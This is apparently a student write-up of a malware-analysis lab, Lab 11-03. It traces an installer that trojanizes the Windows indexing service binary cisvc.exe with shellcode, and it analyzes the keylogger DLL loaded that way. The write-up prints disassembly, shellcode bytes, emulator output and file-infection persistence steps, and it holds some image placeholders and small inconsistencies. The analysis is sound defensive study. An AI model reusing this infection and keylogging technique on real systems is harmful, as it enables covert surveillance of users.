cisvc.exe	1452	CloseFile	C:\WINDOWS\WindowsShell.Config
cisvc.exe	1452	CreateFile	C:\WINDOWS\WindowsShell.Manifest
cisvc.exe	1452	CloseFile	C:\WINDOWS\system32\comct32.dll
cisvc.exe	1452	QueryStandardInformationFile	C:\WINDOWS\system32\comct32.dll
cisvc.exe	1452	CreateFile	C:\WINDOWS\system32\comct32.dll.124.Manifest
cisvc.exe	1452	CreateFile	C:\WINDOWS\system32\comct32.dll.124.Config
cisvc.exe	1452	CloseFile	C:\WINDOWS\system32\comct32.dll
cisvc.exe	1452	CreateFile	C:\WINDOWS\system32\inet_epar32.dll
cisvc.exe	1452	QueryStandardInformationFile	C:\WINDOWS\system32\inet_epar32.dll
cisvc.exe	1452	CloseFile	C:\WINDOWS\system32\inet_epar32.dll
cisvc.exe	1452	CreateFile	C:\WINDOWS\system32\inet_epar32.dll
cisvc.exe	1452	QueryStandardInformationFile	C:\WINDOWS\system32\inet_epar32.dll
cisvc.exe	1452	CloseFile	C:\WINDOWS\system32\inet_epar32.dll
cisvc.exe	1452	ReadFile	C:\WINDOWS\system32\inet_epar32.dll
cisvc.exe	1452	ReadFile	C:\WINDOWS\system32\inet_epar32.dll
cisvc.exe	1452	ReadFile	C:\WINDOWS\system32\inet_epar32.dll
cisvc.exe	1452	ReadFile	C:\WINDOWS\system32\cisvc.exe
cisvc.exe	1452	CreateFile	C:\WINDOWS\system32\kernel32.dll
cisvc.exe	1452	RegSetValue	HKLMSOFTWARE\Microsoft\Cryptography\RNG\Seed
cisvc.exe	1452	RegSetValue	HKLMSOFTWARE\Microsoft\Cryptography\RNG\Seed
cisvc.exe	1452	RegSetValue	HKLMSOFTWARE\Microsoft\Cryptography\RNG\Seed
cisvc.exe	1452	RegSetValue	HKLMSOFTWARE\Microsoft\Cryptography\RNG\Seed
cisvc.exe	1452	RegSetValue	HKLMSOFTWARE\Microsoft\Cryptography\RNG\Seed
cisvc.exe	1452	RegSetValue	HKLMSOFTWARE\Microsoft\Cryptography\RNG\Seed
cisvc.exe	1452	RegSetValue	HKLMSOFTWARE\Microsoft\Cryptography\RNG\Seed
cisvc.exe	1452	QueryStandardInformationFile	C:\WINDOWS\system32\kernel64.dll
cisvc.exe	1452	WriteFile	C:\WINDOWS\system32\kernel64.dll

By cross examining the file written by this with the legitimate 'kernel32.dll', we can see a number of glaring differences that would indicate this isn't likely a legitimate DLL. Opening this in notepad confirms that it is indeed logging applications as they shift focus, and appears to be logging keystrokes.



### iii). How does Lab11-03.exe persistently install Lab11-03.dll?

First we take a look at Lab11-03.exe using IDA. Examining the main method it appears as there's only a couple of custom function calls which leads us to believe the program may be basic.

```

; Attributes: bp-based frame


; int __cdecl main(int argc,const char **argv,const char *envp)
_main proc near

FileName= byte ptr -104h
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h


push    ebp
mov     ebp, esp
sub    esp, 104h
push    0          ; bFailIfExists
push    offset NewFileName ; "C:\\WINDOWS\\System32\\inet_epar32.dll"
push    offset ExistingFileName ; "Lab11-03.dll"
call    ds:CopyFileA
push    offset aCisvc_exe ; "cisvc.exe"
push    offset aWindowsSyst_0 ; "C:\\WINDOWS\\System32\\%s"
lea     eax, [ebp+FileName]
push    eax          ; char *
call    _sprintf
add    esp, 0Ch
lea     ecx, [ebp+FileName]
push    ecx          ; lpFileName
call    sub_401070
add    esp, 4
push    offset aNetStartCisvc ; "net start cisvc"
call    sub_4013BC
add    esp, 4
xor    eax, eax
mov    esp, ebp
pop    ebp
retn
_main endp

```

When we graph the call flow of this application we can see that it's far more complicated than we initially thought with many functions being nested.




Drilling into this we first look at the cross references to 'sub\_401070' which is called prior to starting 'cisvc'.



Based on the windows API calls we can assume that a file is being mapped into memory (C:\WINDOWS\system32\cisvc.exe) with functions occurring on the file prior to UnmapViewOfFile is called which writes the file changes ‘lazily’ to disk.

By examining ‘sub\_401070’ more in depth we can see that a number of checks occur based on getting a handle on the file in question, memory, and the binary itself; however if these checks are passed an operation occurs in the bottom right of this flow at ‘loc\_40127C’ which is of interest.



This function is of interest because it uses 'lpBaseAddress' to get the base address of the mapped file C:\WINDOWS\system32\cisvc.exe and has clear modifications occurring prior to 'UnmapViewOfFile' being called.

The function uses an unknown variable of 'var\_28' as an offset from this base before the counter register (ECX) is set to 4Eh (78 in Hex). As the action occurring is 'MOVSD' (Move String, Double Word) using this counter register, we know that this is moving 78 DWORDs starting at 'byte\_409030'. At this point it's important to note that a DWORD is a 32-bit (4-byte) unsigned integer. Due to this the total number of bytes that will be copied is  $78 * 4 = 312$  bytes. Examining 'byte\_409030' we see some entries that don't make a lot of sense.

```

.data:00409030 byte_409030 db 55h ; 
.data:00409030 byte_409030 db 89h ; ë
.data:00409031 unk_409031 db 0E5h ; 
.data:00409032 byte_409032 db 81h ; 
.data:00409033 byte_409033 db 0ECh ; 8
.data:00409034 db 40h ; @
.data:00409035 db 0h ; 
.data:00409036 db 0h ; 
.data:00409037 db 0h ; 
.data:00409038 db 0h ; 
.data:00409039 db 0E9h ; T
.data:0040903A db 0F6h ; ÷
.data:0040903B db 0h ; 
.data:0040903C db 0h ; 
.data:0040903D db 0h ; 
.data:0040903E db 56h ; U
.data:0040903F db 57h ; W
.data:00409040 db 88h ; I
.data:00409041 db 74h ; t
.data:00409042 db 24h ; ¥
.data:00409043 db 0Ch ; 
.data:00409044 db 31h ; 1
.data:00409045 db 0FFh ; 
.data:00409046 db 0FCh ; n
.data:00409047 db 31h ; 1
.data:00409048 db 0C0h ; +
.data:00409049 db 0ACh ; ¼
.data:0040904A db 38h ; 8
.data:0040904B db 0E0h ; a
.data:0040904C db 74h ; t
.data:0040904D db 0Ah ; 
.data:0040904E db 0C1h ; 
.data:0040904F db 0CFh ; -

```


This is shellcode that will be copied directly as assembly to the binary in question and is stored in Hex. Using 'c' we can convert this directly to code to see what it is performing. First we look through to see if there's any obvious strings. At '00409139' and '0040915D' we find some strings of interest if we convert them to ASCII using 'A'.

```


.data:00409135 db 0A4h ; ñ
.data:00409136 db 0FFh ; 
.data:00409137 db 0Fh ; 
.data:00409138 db 0FFh ; 
.data:00409139 acWindowsSystem db 'C:\WINDOWS\System32\inet_epar32.dll',0
.data:0040915D azzz69806582 db 'zzz69806582',0
.data:00409169 db 0h ; 
.data:0040916A db 0h ; 
.data:0040916B db 0h ; 
.data:0040916C a_text db '.text',0 ; DATA XREF: sub_401000:loc_40103B$0
.data:00409172 align 4
.data:00409174 aNetStartCisvc db 'net start cisvc',0 ; DATA XREF: _main+43$0
.data:00409184 ; char aWindowsSyst_0[]
.data:00409184 acWindowsSyst_0 db 'C:\WINDOWS\System32\%s',0 ; DATA XREF: _main+20$0
.data:0040919B align 4
.data:0040919C acisvc_exe db 'cisvc.exe',0 ; DATA XREF: _main+1B$0
.align 4

```

Based on this and the activity we saw running the program we begin to infer that the shellcode will likely dynamically load 'C:\WINDOWS\System32\inet\_epar32.dll' and run the export 'zzz69806582'. Looking at the exports of 'Lab11-03.dll' which we know is copied to this location, we can see this is a valid export.



iven 'zzz69806582' is an obvious unique string we can use this as a pivot point to open the executable in a program such as 'HxD' and find the appropriate shellcode for exporting. We also do this by looking for the expected Hex.



After saving the shellcode to a new file (Lab11-3Shellcode.dat) by copying it to a new file using HxD, we can now use a shellcode debugging tool (scdbg) to confirm what actions were taken by the shellcode we've found

```
C:\ProgramData\chocolatey\lib\pmalabs.flare\tools\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L>scdbg -f i
ndsc -f Lab11-3Shellcode.dat
Loaded 138 bytes from file Lab11-3Shellcode.dat
Testing 312 offsets ! Percent Complete: 99% ! Completed in 328 ms
0> offset=0x0      steps=MAX    final_eip=7c801d53  LoadLibraryExA
1> offset=0x3      steps=MAX    final_eip=7c801d53  LoadLibraryExA
2> offset=0x9      steps=MAX    final_eip=7c801d53  LoadLibraryExA
3> offset=0xad     steps=MAX    final_eip=7c801d53  LoadLibraryExA
4> offset=0x100    steps=MAX    final_eip=7c801d53  LoadLibraryExA
5> offset=0x104    steps=MAX    final_eip=7c801d53  LoadLibraryExA

Select index to execute:: (int/reg) 0
0
Loaded 138 bytes from file Lab11-3Shellcode.dat
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010e5 LoadLibraryExA<C:\WINDOWS\System32\inet_epar32.dll>
Unknown Dll - Not implemented by libemu
4010f6 GetProcAddress(zzz69806582)
Lookup not found: module base=0 dllName=
0     eip parse no memory found at 0xe6

0  ??? No memory At Address      step: 128856  foffset: 0
eax=0      ecx=0      edx=7c800000  ebx=401109
esp=12fdb8  ebp=12fdfc  esi=0      edi=0      EFL 0

Stepcount 128856
```

Although an error occurs as we wind up looking into invalid memory, we're successfully able to step over enough of the shellcode to reveal that it is using 'LoadLibraryExA' to load in C:\WINDOWS\System32\inet\_epar32.dll, before using 'GetProcAddress' to get the exported function 'zzz69806582'.

Based on this we conclude that Lab11-03.exe will persistently install Lab11-03.dll by infecting the indexing service binary C:\WINDOWS\system32\cisvc.exe to run shellcode that uses 'LoadLibraryExA' and 'GetProcAddress' to load 'C:\WINDOWS\System32\inet\_epar32.dll' and run the export 'zzz69806582' from this DLL. **iv). Which Windows system file does the malware infect?**

Based on the above analysis we can conclude that this malware infects the indexing service binary

C:\WINDOWS\system32\cisvc.exe

#### v) What does Lab11-03.dll do?

Examining Lab11-03.dll in IDA, we start with the export we identified from our previous shellcode analysis (zzz69806582)/

```

; Exported entry 1. zzz69806582


; Attributes: bp-based frame

public zzz69806582
zzz69806582 proc near


var_4= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
push    0          ; lpThreadId
push    0          ; dwCreationFlags
push    0          ; lpParameter
push    offset StartAddress ; lpStartAddress
push    0          ; dwStackSize
push    0          ; lpThreadAttributes
call    ds:CreateThread
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0
jz      short loc_10001566


```



This doesn't perform much except creating a thread to run actions specified in 'StartAddress', so we examine this subroutine for more information. By graphing the user defined cross references to this subroutine we can get an idea of what this may be trying to accomplish.



Based on the Windows API calls we begin to get the feeling that this acts as a keylogger that will create a file if it doesn't exist, open a mutex to ensure only one instance of it is running, calls 'GetAsyncKeyState' to log keystrokes, and writes these to a file before sleeping for a period of time and repeating (this would simulate a poll that occurs on a schedule). To confirm this we look closer at what is occurring at '0x10001410'.



Based on this we can determine that the malware creates a Mutex 'MZ' and file at 'C:\WINDOWS\system32\kernel64x.dll'. Drilling into the subroutine at 'sub\_10001380'

```

loc_1000138A:           ; CODE XREF: sub_10001380+82↓j
    mov    eax, [ebp+arg_0]
    push   eax
    call   sub_10001030
    add    esp, 4
    test   eax, eax
    jnz    short loc_10001404
    mov    ecx, [ebp+arg_0]
    cmp    dword ptr [ecx], 0
    jz     short loc_100013FA
    mov    edx, [ebp+arg_0]
    add    edx, 408h
    push   edx
    mov    eax, [ebp+arg_0]
    add    eax, 4
    push   eax
    push   offset a$S      ; "%s: %s\n"
    lea    ecx, [ebp+Buffer]
    push   ecx             ; char *
    call   _sprintf
    add    esp, 10h
